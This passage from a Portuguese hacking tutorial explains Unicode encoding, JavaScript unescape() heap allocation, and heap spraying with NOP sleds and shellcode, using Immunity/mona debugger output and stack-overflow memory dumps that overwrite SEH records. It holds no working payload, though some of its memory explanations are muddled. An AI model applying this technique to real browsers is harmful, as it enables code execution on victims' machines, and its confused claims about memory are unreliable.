Mas mesmo assim você não conseguira lê-los se abrir o arquivo com o notepad.exe, você verah o que costumamos chamar de “lixo”:



A mesma coisa apresentada acima. Pra ler as letras você precisarah abrir o arquivo com algum editor com suporte a unicode, como o prorio wordpad por exemplo.

Cada caractere ASCII equivale a 1 byte (A = \x41 em hex). Crie um arquivo de texto contendo 6 caracteres ASCII com o documento formatado em ANSI default.



Observe que o arquivo pesa 6 bytes. Isso é bom para você que estah apredendo sobre as unidades de medida de armazenamento. Code um prog que vai aumentando os dados no arquivo para você ir vendo a olho nu as escalas. Como todos sabemos depois do nibble vem o byte que é o conjunto de 8 bits, a partir daih a unidade de medida é de 1024 em 1024. Veja:

Escreva apenas mais uma letra a no arquivo de texto e salve para ver que a escala mudou.

Depois do KB vem o MB (Mega Byte), depois o GB (Giga byte) e assim por diante. Nao é o foco. Esse conhecimento é muito important para “acelerar” (se for o caso) a escrita de shellcodes e a pratica de fuzzing, pois podemos escrever os junks na unha (por isso tenho unhas compridas, é mais abrangente. sem tornar o paper pejorativo... claro :) .


Learnin' the functions: escape(); - unescape(); - toString();


Como você pode observar no script unicode.htm “primeiramente” (entre aspas mesmo) foi alocado o caracter `%u0724` na heap e logo após o `%u071E`, mas durante execucao o que foi apresentado primeiro foi o caracter da direita. Aqui acontece o mesmo quando escrevemos exploits de B0f, ou seja, os dados são alocados em ordem inversa na memoria devido ao ordenamento de bytes. Como jah mencionado previamente o intermediador limitrofe entre o userland e a “programacao de processador” (não necessariamente ring0) por assim dizer, no qual fazemos uso de instrucoes escritas em assembly (em hexadecimal) e onde tudo estah em hex (incluindo os enderecos de memoria virtuais e fisicos), é o (se da pelo uso do) javascript. Uma funcao bastante conhecida do mesmo é a unescape(), tendo como seu antonimo a funcao escape().

escape();


Encoda uma sequencia de texto.
Sintaxe.:

```
<html>
<body bgcolor=black>
<script type='text/javascript'>

 var escaped = escape (prompt("Type a consise phrase: "));
 document.write (escaped.fontcolor('white'));

</script>
</body>
</html>
```





Note que o correspondente ao ***espaco*** em hexadecimal é o 0x**20** (em **C** \x20), ou simplesmente **%**20. Como você pode notar a notacao percentual (%) delimita uma sequencia hexa no JS. Ou seja, o que a funcao escape faz é simplesmente converter os caracteres especiais em seu formato hexadecimal *`quando assim for possivel`*.



Observe atentamente que o `[at]` ou @ *`não foi alterado`*. Veja logo mais abaixo um source code que imprime na shell o correspondente ASCII dos digitos hexa 0x20 e 0x41.

-- example1.c --


```c
#include <stdio.h>

main (){

printf ("%c%c%c%c%c\n", 0x20, 0x20, 0x20, 0x20, 0x41);

}
```


unescape();

Em contrapartida a funcao escape() temos a funcao unescape(); que faz o processo inverso ao de sua irmazinha. Ao seja, com ela estamos aptos e converter hex em ASCII. Esses scripts tambem podem ser usandos para encriptar suas conversas em Hex, a chave é fraca, mas pessoas leigas não conseguirao saber o que você e sua mina estao conversando.


```html
<html>
<body bgcolor=black>
<script type='text/javascript'>

 var unescaped = unescape (prompt("Type a consise phrase: "));
 document.write (unescaped.fontcolor('white'));

</script>
</body>
</html>
```

unescape1.htm





Se quiser testar escreve `%3F%20%5C%20%20%24%24%20@@AAAAA` na caixa de texto *regarding solely passwds?*. O interessante dessa funcao é o fato de que justamente com ela nos é permitido inserir dados na Heap, mas como já mencionado, em ordem inversa e cada sequencia necessita ser de dois bytes, ou seja, quatro digitos em hexadecimal denotados com o %u de unicode. Vamos ver como é a conversao/isso na pratica manoh, sem aquelas analogias toscas de prato (pff!).




A conversao para *%u*nicode acima usando a funcao unescape() você já pegou. Agora voltaremos novamente a funcao escape();

```
<html>
<body bgcolor=black>
<script type='text/javascript'>

var escaped = escape (prompt ("Type an unicode string: "));
document.write (escaped.fontcolor('white'));

</script>
</body>
</html>
```

Abra novamente o mapa de caracteres do windows e escolha uma letra unicode qualquer.


No meu caso em especial foi a letra abaixo a escolhida. Observe que essa caixa de dialogo tem suporte a unicode ;)



Voce poderah verificar o resultado abaixo.

%U0664


Observe que a própria funcao escape() decodou o nosso caractere e nos mostrou o codigo %unicode do mesmo, serah?



Exato e perfeito. Humm... Entao isso quer dizer que, se inserirmos %u0664 no nosso script do unescape() ele vai 'decodar' esse caractere (ou se preferir uma string) e converte-lo(a) em unicode (assim fazendo nos vermos)? Sim, é isso. Humm.. Agora é a chave de tudo manoh, se você pegar isso aqui você pega praticamente todo o Heap Spraying ExploitsWriting. Abra Alessandra e logo apos forneça a ferramenta a string Blackfox para obter os seus correspondentes em HEX.

```
Viper Corp. 2006-2012

Type some hex digits: Blackfox
42 00 6c 00 61 00 63 00 6b 00 66 00 6f 00 78 00
```


Escreva `%42%6c%61%63%6b%66%6f%78` no unescape1.htm para confirmar.



Agora vamos escrever o script de alocacao.

```
<html>
<script >

var str = unescape('%u6c42%u6361');
str = str + unescape('%u666b%u786f');
window.alert('Segurando os dados na memoria - Ok para liberá-la');

</script>
</html>
```

Julinha.htm



Agora finalmente rode a page (*Julinha.htm*) e ate o processo ao Immunity para procurarmos a string alocada na memoria desse processo.

```
0BADF00D [+] Searching from 0x00000000 to 0x7fffffff
0BADF00D [+] Preparing log file 'find.txt'
0BADF00D     - (Re)setting logfile find.txt
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D Done. Found 0 pointers
         [+] This mona.py action took 0:00:01.578000

!mona find -s "Blackfox" -unicode -x *
```

Oxi, nada de unicode string? Hum... Stranho...

```
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D [+] Writing results to find.txt
0BADF00D     - Number of pointers of type '"Blackfox"' : 1
0BADF00D [+] Results :
001DB22C   0x001db22c : "Blackfox" | startnull {PAGE_READWRITE} [None] [Heap]
0BADF00D Done. Found 1 pointers
         [+] This mona.py action took 0:00:03.031000

!mona find -s "Blackfox" -ascii -x *
```

Tan dam! Achamos a string, mas espere aih, alocamos "-ASCII" instead of -unicode? Sim isso mesmo. Agora veremos como uma ASCII string é alocada na memoria ([Heap]).

```
Address  Hex dump                 ASCII
001DB22C 42 6C 61 63 6B 66 6F 78 Blackfox
001DB234 00 00 00 00 15 00 03 00 ....§.♥.
001DB23C D4 01 0C 00 00 00 00 00 È0......
001DB244 A4 7C EA 77 00 00 00 00 ñ|Ûw....
001DB24C 00 00 00 00 50 92 EA 77 ....PÆÛw
001DB254 58 B2 1D 00 68 00 74 00 X▓#.h.t.
001DB25C 6D 00 6C 00 66 00 69 00 m.l.f.i.
001DB264 6C 00 65 00 00 00 00 00 l.e.....
001DB26C 00 00 00 00 00 00 00 00 ........
```

Como você pode observar cada caractere da string equivale a 1 byte (dois digitos em hexa) e são agrupados um ao lado do outro na memoria. Entao podemos inferir que a Heap é uma memoria de acesso contíguo, ou seja, alocacoes destinadas a essa regiao são deterministicas, os dados são escritos um na adjacencia do outro. É essa caracteristica peculiar a Heap que permite a nos (a banda podre) codar exploits de Heap Overflow que corrompem os ponteiros da memoria, mas isso não vez ao caso agora ,) O que importa aqui é como eu fiz isso.

Tambem eh de conhecimento geral que unescape() lida com unicode, e apenas com esse tipo de "alocação". Uh? Entao como foi que conseguimos alocar ASCII usando unescape() na memoria? O que acontece é que enganamos ele (que buro } :) Observe a estruturacao do source:

```
var str = unescape('%u6c42%u6361');  // Blac
str = str + unescape('%u666b%u786f'); // kfox

Blackfox = lB ca fk ox
```

Jah que sabemos como o unicode é "estruturado" na memoria, forjamos um falso unicode.

```
l  B   c  a   f  k   o  x
6c 42  63 61  66 6b  78 6f
```

(malandroviski)

A estruturacao do JavaScript em si não é de dificil compreensao. Mas já que este documento foi escrito para nossos ilustres Sks (acronimo para Script Kiddies) vou explicar a base. A variavel str vai armazenar o *resultado* do unescape();, ou seja, a string Blac, e logo abaixo estou dizendo sem meias palavras que: str = str + kfox . Essa linha concatena ao final de str o resultado da segunda funcao unescape, ou seja, kfox. Literalmente quer dizer "str é igual a ela mesma '+' o resultado retornado de unescape()", assim anexando ao termino de Blac o fox e fazendo com que ela anexada esteja armazenada na variavel str. Existe um alias para essa estrutura: str += unescape(). Eh bem mais simples nao acha? E corresponde ***exatamente*** a mesma coisa (quem dera eu tivesse um texto desses quando comecei... ,) .

Aih a puta alih no canto fala: "Como é que você sabe disso?". Essa falha de segurança (que ainda prevalecerah por muitos anos, ou enquanto nos existirmos) devidamente batizada de Heap Spraying foi originalmente "descoberta" por um hacku chamado Skylined bem antes de 2000, o cara depois de ter exploitado ateh o pentagono resolve publicar a dita (MS01-033), mas a falha sempre esteve lah só esperando para ser descoberta bem antes de ser documentada =) Como você pode ver abaixo.

```
var str = unescape('%u4142%u4344');
str = str + unescape('%u4546%u4748');
```

```
C:\WINDOWS\system32\cmd.exe

Type some hex digits: ABCDEFGH
41 00 42 00 43 00 44 00 45 00 46 00 47 00 48 00
C:\Documents and Settings\David\Desktop>
```

```
 0x7c80447e : "ABCDEFGH" (unicode) |  {PAGE_EXECUT
 0x75c3cbb8 : "ABCDEFGH" (unicode) |  {PAGE_EXECUT
 0x77d23104 : "ABCDEFGH" (unicode) |  {PAGE_EXECUT
 0x77d25042 : "ABCDEFGH" (unicode) |  {PAGE_EXECUT
... Only the first 20 pointers are shown here. For
Done. Found 38 pointers
[+] This mona.py action took 0:00:05.016000
```

Duh! Podemos ver que a memoria estah cheia de ABCDEFGH... O !mona é tao poderoso que você apenas precisa fornecer a ele um trecho da string que ele se encarrega de encontrá-la por completo no dumping. Saber isso é muito, muito importante };)

```
 SafeSEH: True, OS: True, v2001.12.4414.258 (C:\WINDOWS\system32\COMRes.dll)
e, SafeSEH: True, OS: True, v8.00.50727.762 (C:\WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e
lse, SafeSEH: True, OS: True, v6.00.2900.2180 (C:\WINDOWS\system32\urlmon.dll)
lse, SafeSEH: True, OS: True, v5.1.2600.2180 (C:\WINDOWS\system32\MSASN1.dll)
alse, SafeSEH: True, OS: True, v5.1.2600.3295 (C:\WINDOWS\system32\SXS.DLL)
e, SafeSEH: True, OS: True, v5.1.2600.3295 (C:\WINDOWS\system32\SXS.DLL)
False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.2180 (C:\WINDOWS\system32\WININET.dll)
se, SafeSEH: True, OS: True, v5.1.2600.2180 (C:\WINDOWS\system32\WINMM.dll)
alse, SafeSEH: True, OS: True, v5.1.2600.2180 (C:\WINDOWS\system32\USERENV.dll)
 False, Rebase: False, SafeSEH: True, OS: True, v6.0 (C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Commo
 SafeSEH: True, OS: True, v5.1.2600.2180 (C:\WINDOWS\system32\ole32.dll)
se, SafeSEH: True, OS: True, v5.1.2600.2180 (C:\WINDOWS\system32\ntdll.dll)
se, SafeSEH: True, OS: True, v5.1.2600.2180 (C:\WINDOWS\system32\ntdll.dll)


False, SafeSEH: True, OS: True, v5.1.2600.2180 (C:\WINDOWS\system32\kernel32.dll)
alse, SafeSEH: True, OS: True, v5.6.0.8820 (C:\WINDOWS\system32\jscript.dll)
lse, SafeSEH: True, OS: True, v5.1.2600.2180 (C:\WINDOWS\system32\USER32.dll)
lse, SafeSEH: True, OS: True, v5.1.2600.2180 (C:\WINDOWS\system32\USER32.dll)
```

Mas espere, nem uma das ocorrencias eh concernente a [Heap]. Entao, onde estah localizada nossa string na memoria? Sabemos que nossa string eh alocada na heap, apenas analisando as APIs (ou Bibliotecas/**Lib**raries - apenas sinonimos) que são carregadas na memoria em tempo de execucao. Um bom embasamento pra você se calcar nesse inferimento são as funcoes contidas nessas, no qual podem ser vistas usando o Immunity ou com a tool que o Dark_side codou. O que sabemos tambem devido a algum conhecimento previo (seja em um dos meus outros documentos ou videos sobre invasao) que, a memoria trabalha no que costumamos chamar de LIFO (last in, first out .vide a deleitosa phrack), ou seja, ultimo dentro, primeiro fora. Seguindo esse conceito lembramos que a funcao unescape() foi escrita com o proposito de lidar com ambientes (LIFO), ou seja, podemos inferir que a mesma segue esse consenso. Com esse ponto de partida chegamos a seguinte mutua conclusao de organizacao de bytes na memoria:

```
41 42 43 44 45 46 47 48
A  B  C  D  E  F  G  H

BA DC FE HG
```


Na primeira linha veremos o correspondente a cada letra ASCII descrita abaixo. Mas por que dois pares de 1 bytes?

```
%u6c42
```


Lembramos então que unicode aloca dois bytes para cada caractere, como já vimos no dumping da memoria `(42 00 | B.)`.

Nome do arquivo:	unicodekimeratest	Salvar
Salvar como tipo:	Documentos de texto (*.txt)	Cancelar
Codificação:	Unicode	

Crie um arquivo com um nome qualquer, o de minha preferencia eh unicodekimeratest.txt logo após sete a codificacao do mesmo para Unicode. E veja em suas propriedades o tamanho.



Voce se pergunta agora, como um arquivo sem nada dentro pode pesar 2 bytes? O que acontece é que a formatacao (que nada mais é do que uma "praparacao" para receber o caractere unicode) pesa dois bytes. Vamos selecionar no mapa de caracteres do windows um caractere unicode.



No meu caso foi a letra siria sadhe, de codigo correspondente U+0728. Agora cole-o no arquivo formatado para recebe-lo e logo em seguida analise suas propriedades.

Jah que não se faz necessaria nenhuma formatacao previa de um arquivo de texto para comportar ascii, cada caractere contido nele pesarah o seu correspondente em hexadecimal, ou seja, 1 byte para cada dois digitos (\x41). Execute o arquivo.

O notepad.exe não da suporte a unicode, mas isso não quer dizer que outro editor de texto não possa le-lo perfeitamente.

E se tentarmos procurar por:

```
BA DC FE HG
```

Aplicando o conceito de LIFO no mais extremo sentido (por sinal) da palavra. Sera que acabaremos encontrando a string na heap?

```
           ---------- Mona command started on 2012-06-30 11:45:49 (v1.3-dev, rev 166) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : *
0BADF00D     - Expanded ascii pattern to unicode, switched search mode to bin
0BADF00D     - Treating search pattern as bin
0BADF00D [+] Searching from 0x00000000 to 0x7fffffff
0BADF00D [+] Preparing log file 'find.txt'
0BADF00D     - (Re)setting logfile find.txt
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D Done. Found 0 pointers
         [+] This mona.py action took 0:00:03.265000

!mona find -s "BADCFEHG" -unicode -x *
```


Oxi, não era uma string no formato unicode? Por que não a encontrei? O que acontece é que se o mona (como todo o windows) não detectarem nenhuma sequencia unicode nos bytes inseridos eles interpretam os dados como sendo apenas ASCII ¬¬' por mais que os dados estejam “estruturados” (entre aspas mesmo) em unicode, mas isso é tao obvio que chega a dar nos nervos. Nao vai adiantar procurar por unicode se apenas existe ASCII na string. Nao??

```
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D [+] Writing results to find.txt
0BADF00D     - Number of pointers of type '"BADCFEHG"' : 1
0BADF00D [+] Results :
001D7FF4   0x001d7ff4 : "BADCFEHG" | startnull {PAGE_READWRITE} [None] [Heap]
0BADF00D Done. Found 1 pointers
         [+] This mona.py action took 0:00:02.953000
```

```
Address  Hex dump                 ASCII
00209D54 42 41 44 43 46 45 48 47 BADCFEHG
00209D5C 00 00 00 00 03 00 03 00 ........
00209D64 8E 01 08 00 04 00 00 00 ........
00209D6C 46 45 48 47 00 00 00 00 FEHG....
00209D74 08 00 00 00 2A 00 03 00 ....*...
00209D7C 8D 01 0D 00 14 00 1F 50 .......P
00209D84 E0 4F D0 20 EA 3A 69 10 .O. .:i.
00209D8C A2 D8 08 00 2B 30 30 9D ....+00.
00209D94 19 00 2F 43 3A 5C 00 00 ../C:\..
00209D9C 00 00 00 00 00 00 00 00 ........
00209DA4 00 00 00 00 00 00 00 00 ........
00209DAC 00 5C 00 31 00 00 00 00 .\.1....
00209DB4 00 22 2C A9 0E 11 00 44 .",....D
00209DBC 4F 43 55 4D 45 7E 31 00 OCUME~1.
00209DC4 00 44 00 03 00 04 00 EF .D......
00209DCC BE AD 3E 4B 68 DE 40 BA ..>Kh.@.

!mona find -s "BADCFE" -ascii -x *
```

Pronto, descoberta uma falha crucial de segurança. Foi isso que o Skylined descobriu. O conceito por tras do Heap Spraying é justamente esse descrito acima, ou seja, preenchemos (spraying) a heap com a instrucao assembly NOP (opcode correspondente: \x90), que como os senhores já sabem é uma instrucao que quando executada não faz nada (NOP **N**o**OP**eration/Sem operacao), nesse caso em especial é usada apenas para ocupar espacao na memoria (1 byte cada NOP, \x90 no caso).

Logo em seguida inserimos o shellcode (*NOP + Shellcode*) que é o que de fato vai rodar alguma coisa na maquina que vai ser invadida. A escolha do mesmo eh subjetiva, ou seja, você pode rodar um shellcode que abra uma porta TCP, baixe e execute uma backdoor de port knocking (que não abre porta alguma), ou pode simplesmente rodar um shellcode que executa algum comando do windows. Com a memoria devidamente sprayiada com NOPs e Shellcode vamos engatilhar a falha, ou seja, encher o stack frame da funcao da aplicacao vulneravel que não controla dado devidamente de digitos de 1 byte *AAAAAAAAs ou BBBBBBBBBs ou seja lah o que* ateh alcançarmos o retorno da aplicacao. A quantificacao se da na maioria dos casos de forma *muito* prolixa, mas sempre com a pretencao de alcancar o ret dos programas vulneraveis.Saber isso eh crucial para lidar com framework fuzzers. Eh esse mesmo retorno que vai apontar para o inicio do NOPS localizados na Heap, fazendo a memoria pular de byte em byte (e não fazer nada alem disso) ateh alcancar o shellcode e rodar algo malicioso na maquina invadida. Lembrando que instrucoes tambem seguem o mesmo conceito de armazenamento de bytes (um pouco obvio demais ¬¬).



Veja esse exemplo.:

```
7C901234   90      NOP
7C901235   90      NOP
7C901236   90      NOP
7C901237   90      NOP
```

O endereco `7C901234` guarda "uma" instrucao NOP, ou seja, opcode 90 (dois digitos em hexa), no qual equivale a 1 unico byte na memoria. Entao podemos inferir que o próximo endereco serah `7C901235` e o sequente a este `7C901236`. Observe tambem, a "traducao" dessa instrucao/Opcode (operational code – codigo operacional), ou o que nos costumamos chamar de "disassemble" (correspondente ao opcode 90) estah logo ao lado, em verde; *notar* o disassemble é importante pra quem tá começando a escrever softwares em assembly (nunca mecha com os kras da THC, esses coroas são maus).A stack possui a peculiaridade de crescer de 4 em quatro bytes convergindo em direcao a enderecos baixos (isso quer dizer que ela trabalha ***decrementando*** as unidades adjacentes hexadecimais ao endereco corrente de 'F' a '0' (mas na pratica esses enderecos são reservados – 0x00000006 e 0xffffffff). Tanto é que essa stack abaixo *comeca* no endereco `0282FFFC`.

```
0282FFCC  7C9507A8 ¿•ö¦ RETURN to ntdll.7C9507A8 fr
0282FFD0  00000005 ♣...
0282FFD4  00000004 ♦...
0282FFD8  00000001 @...
0282FFDC  0282FFD0 ş é@
0282FFE0  7C97C0D8 ï└ù| ntdll.7C97C0D8
0282FFE4  FFFFFFFF      End of SEH chain
0282FFE8  7C90EE18 ↑¯É| SE handler
0282FFEC  7C9507C8 └•ö| ntdll.7C9507C8
0282FFF0  00000000 ....
0282FFF4  00000000 ....
0282FFF8  00000000 ....
0282FFFC  00000000 ....
```

Propiciando o crescimento (pra baixo, como você já sabe) somente de 4 em 4 bytes.

```
0022FF80  8053D050 P╨SÇ
0022FF84  84016338 8c☺ä
0022FF88  00000000 ....
0022FF8C  00000000 ....
0022FF90  00000001 @...
0022FF94  00000006 ♠...
0022FF98  B6CE6D00 .m╬Â
0022FF9C  8053D16F o╤SÇ
0022FFA0  00000001 @...
0022FFA4  0022FFB4 ┤ ".
```

0022FFA4 era o topo da stack, depois da subtracao normal do stack frame passou a ser a base. Um fato que me chama a atencao eh que todas as vezes que jogamos dados sobressalentes sobre o topo da stack (0282FFCC) em um overflow, a memoria tambem tomara o topo da stack como base para crescer em direcao divergente a execucao normal;

```
0022FF70  41414141 AAAA
0022FF74  003F4100 .A?.
0022FF78  003F2A98 ÿ*?.
0022FF7C  00404004 ♦@@.
0022FF80  00404000 .@@.
0022FF84  0022FF98 ÿ ".
0022FF88  FFFFFFFF
```

```
0022FF70  42424242 BBBB
0022FF74  41414141 AAAA
0022FF78  003F2A00 .*?.
0022FF7C  00404004 ♦@@.
0022FF80  00404000 .@@.
0022FF84  0022FF98 ÿ ".
0022FF88  FFFFFFFF
```

```
0022FF70  53535353 SSSS
0022FF74  42424242 BBBB
0022FF78  41414141 AAAA
0022FF7C  00404000 .@@.
0022FF80  00404000 .@@.
0022FF84  0022FF98 ÿ ".
0022FF88  FFFFFFFF
```

Observe que o topo dessa stack no overflow eh o endereco 0022FF70 e é o endereco sequente que na realidade é sobrescrito. O endereco de final 74 guardava 003F4100, e depois da insercao de mais quatro bytes no code de overflow passou a ter 41414141. O de final 78, 003F2A98, depois 003F2A00 e depois por sua vez 41414141 e o de final C você já sabe. Observe o screesh0t abaixo:

```
Registers (FPU)
ECX 0040309C overrunt.0040309C
EDX 00000000
EBX 00004000
ESP 0022FF70 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

0022FF68  41414141 AAAA
0022FF6C  41414141 AAAA
0022FF70  41414141 AAAA
0022FF74  41414141 AAAA
0022FF78  41414141 AAAA
0022FF7C  41414141 AAAA
0022FF80  41414141 AAAA
0022FF84  41414141 AAAA
0022FF88  41414141 AAAA
0022FF8C  41414141 AAAA
0022FF90  41414141 AAAA
0022FF94  41414141 AAAA
0022FF98  41414141 AAAA
0022FF9C  41414141 AAAA
0022FFA0  41414141 AAAA
0022FFA4  41414141 AAAA
0022FFA8  41414141 AAAA
0022FFAC  41414141 AAAA
0022FFB0  41414141 AAAA
0022FFB4  41414141 AAAA
0022FFB8  41414141 AAAA
0022FFBC  41414141 AAAA
0022FFC0  41414141 AAAA
0022FFC4  41414141 AAAA
0022FFC8  41414141 AAAA
0022FFCC  41414141 AAAA
0022FFD0  41414141 AAAA
0022FFD4  41414141 AAAA
0022FFD8  41414141 AAAA
0022FFDC  41414141 AAAA
0022FFE0  41414141 AAAA Pointer to next SEH record
0022FFE4  41414141 AAAA SE handler
0022FFE8  41414141 AAAA
0022FFEC  41414141 AAAA
0022FFF0  41414141 AAAA
0022FFF4  41414141 AAAA
0022FFF8  41414141 AAAA
0022FFFC  00000000 ....
```

O topo da stack só vai deixar de ser final zero quando “toda” (entre aspas) a memoria é sobrescrita. Nesse caso acima faltam apenas 4 bytes para isso acontecer (veja o finalzinho).

```
Registers (FPU)
ESP 0022FF38
0022FF30  00401320  ‼@.  overrunt.00401320
0022FF34  00004000  .@..
0022FF38  0069006E  n.i.
0022FF3C  004012D3  Ë‡@. RETURN to overrunt.004012D3 fro
0022FF40  0022FF64  d ". ASCII "AAAAAAAAAAAAAAAAAAAAAAAA
0022FF44  00403000  .0@. ASCII "AAAAAAAAAAAAAAAAAAAAAAAA
0022FF48  003F2A98  ÿ*?.
0022FF4C  004012B5  Â‡@. RETURN to overrunt.004012B5 fro
0022FF50  00000008  ◘...
0022FF54  77C1AEAD  ↓«┴w RETURN to msvcrt.77C1AEAD from
0022FF58  0069006E  n.i.
0022FF5C  00000010  ►...
0022FF60  00403000  .0@. ASCII "AAAAAAAAAAAAAAAAAAAAAAAA
0022FF64  41414141  AAAA
0022FF68  41414141  AAAA
0022FF6C  41414141  AAAA
0022FF70  41414141  AAAA
0022FF74  41414141  AAAA
0022FF78  41414141  AAAA
0022FF7C  41414141  AAAA
0022FF80  41414141  AAAA
0022FF84  41414141  AAAA
0022FF88  41414141  AAAA
0022FF8C  41414141  AAAA
0022FF90  41414141  AAAA
0022FF94  41414141  AAAA
0022FF98  41414141  AAAA
0022FF9C  41414141  AAAA
0022FFA0  41414141  AAAA
0022FFA4  41414141  AAAA
0022FFA8  41414141  AAAA
0022FFAC  41414141  AAAA
0022FFB0  41414141  AAAA
0022FFB4  41414141  AAAA
0022FFB8  41414141  AAAA
0022FFBC  41414141  AAAA
0022FFC0  41414141  AAAA
0022FFC4  41414141  AAAA
0022FFC8  41414141  AAAA
0022FFCC  41414141  AAAA
0022FFD0  41414141  AAAA
0022FFD4  41414141  AAAA
0022FFD8  41414141  AAAA
0022FFDC  41414141  AAAA
0022FFE0  41414141  AAAA Pointer to next SEH record
0022FFE4  41414141  AAAA SE handler
0022FFE8  41414141  AAAA
```

Assim alcançando o “inicio” da stack no processo normal e o fim, na exploracao.

```
0022FFD8  41414141  AAAA
0022FFDC  41414141  AAAA
0022FFE0  41414141  AAAA Pointer to next SEH record
0022FFE4  41414141  AAAA SE handler
0022FFE8  41414141  AAAA
0022FFEC  41414141  AAAA
0022FFF0  41414141  AAAA
0022FFF4  41414141  AAAA          }:)
0022FFF8  41414141  AAAA
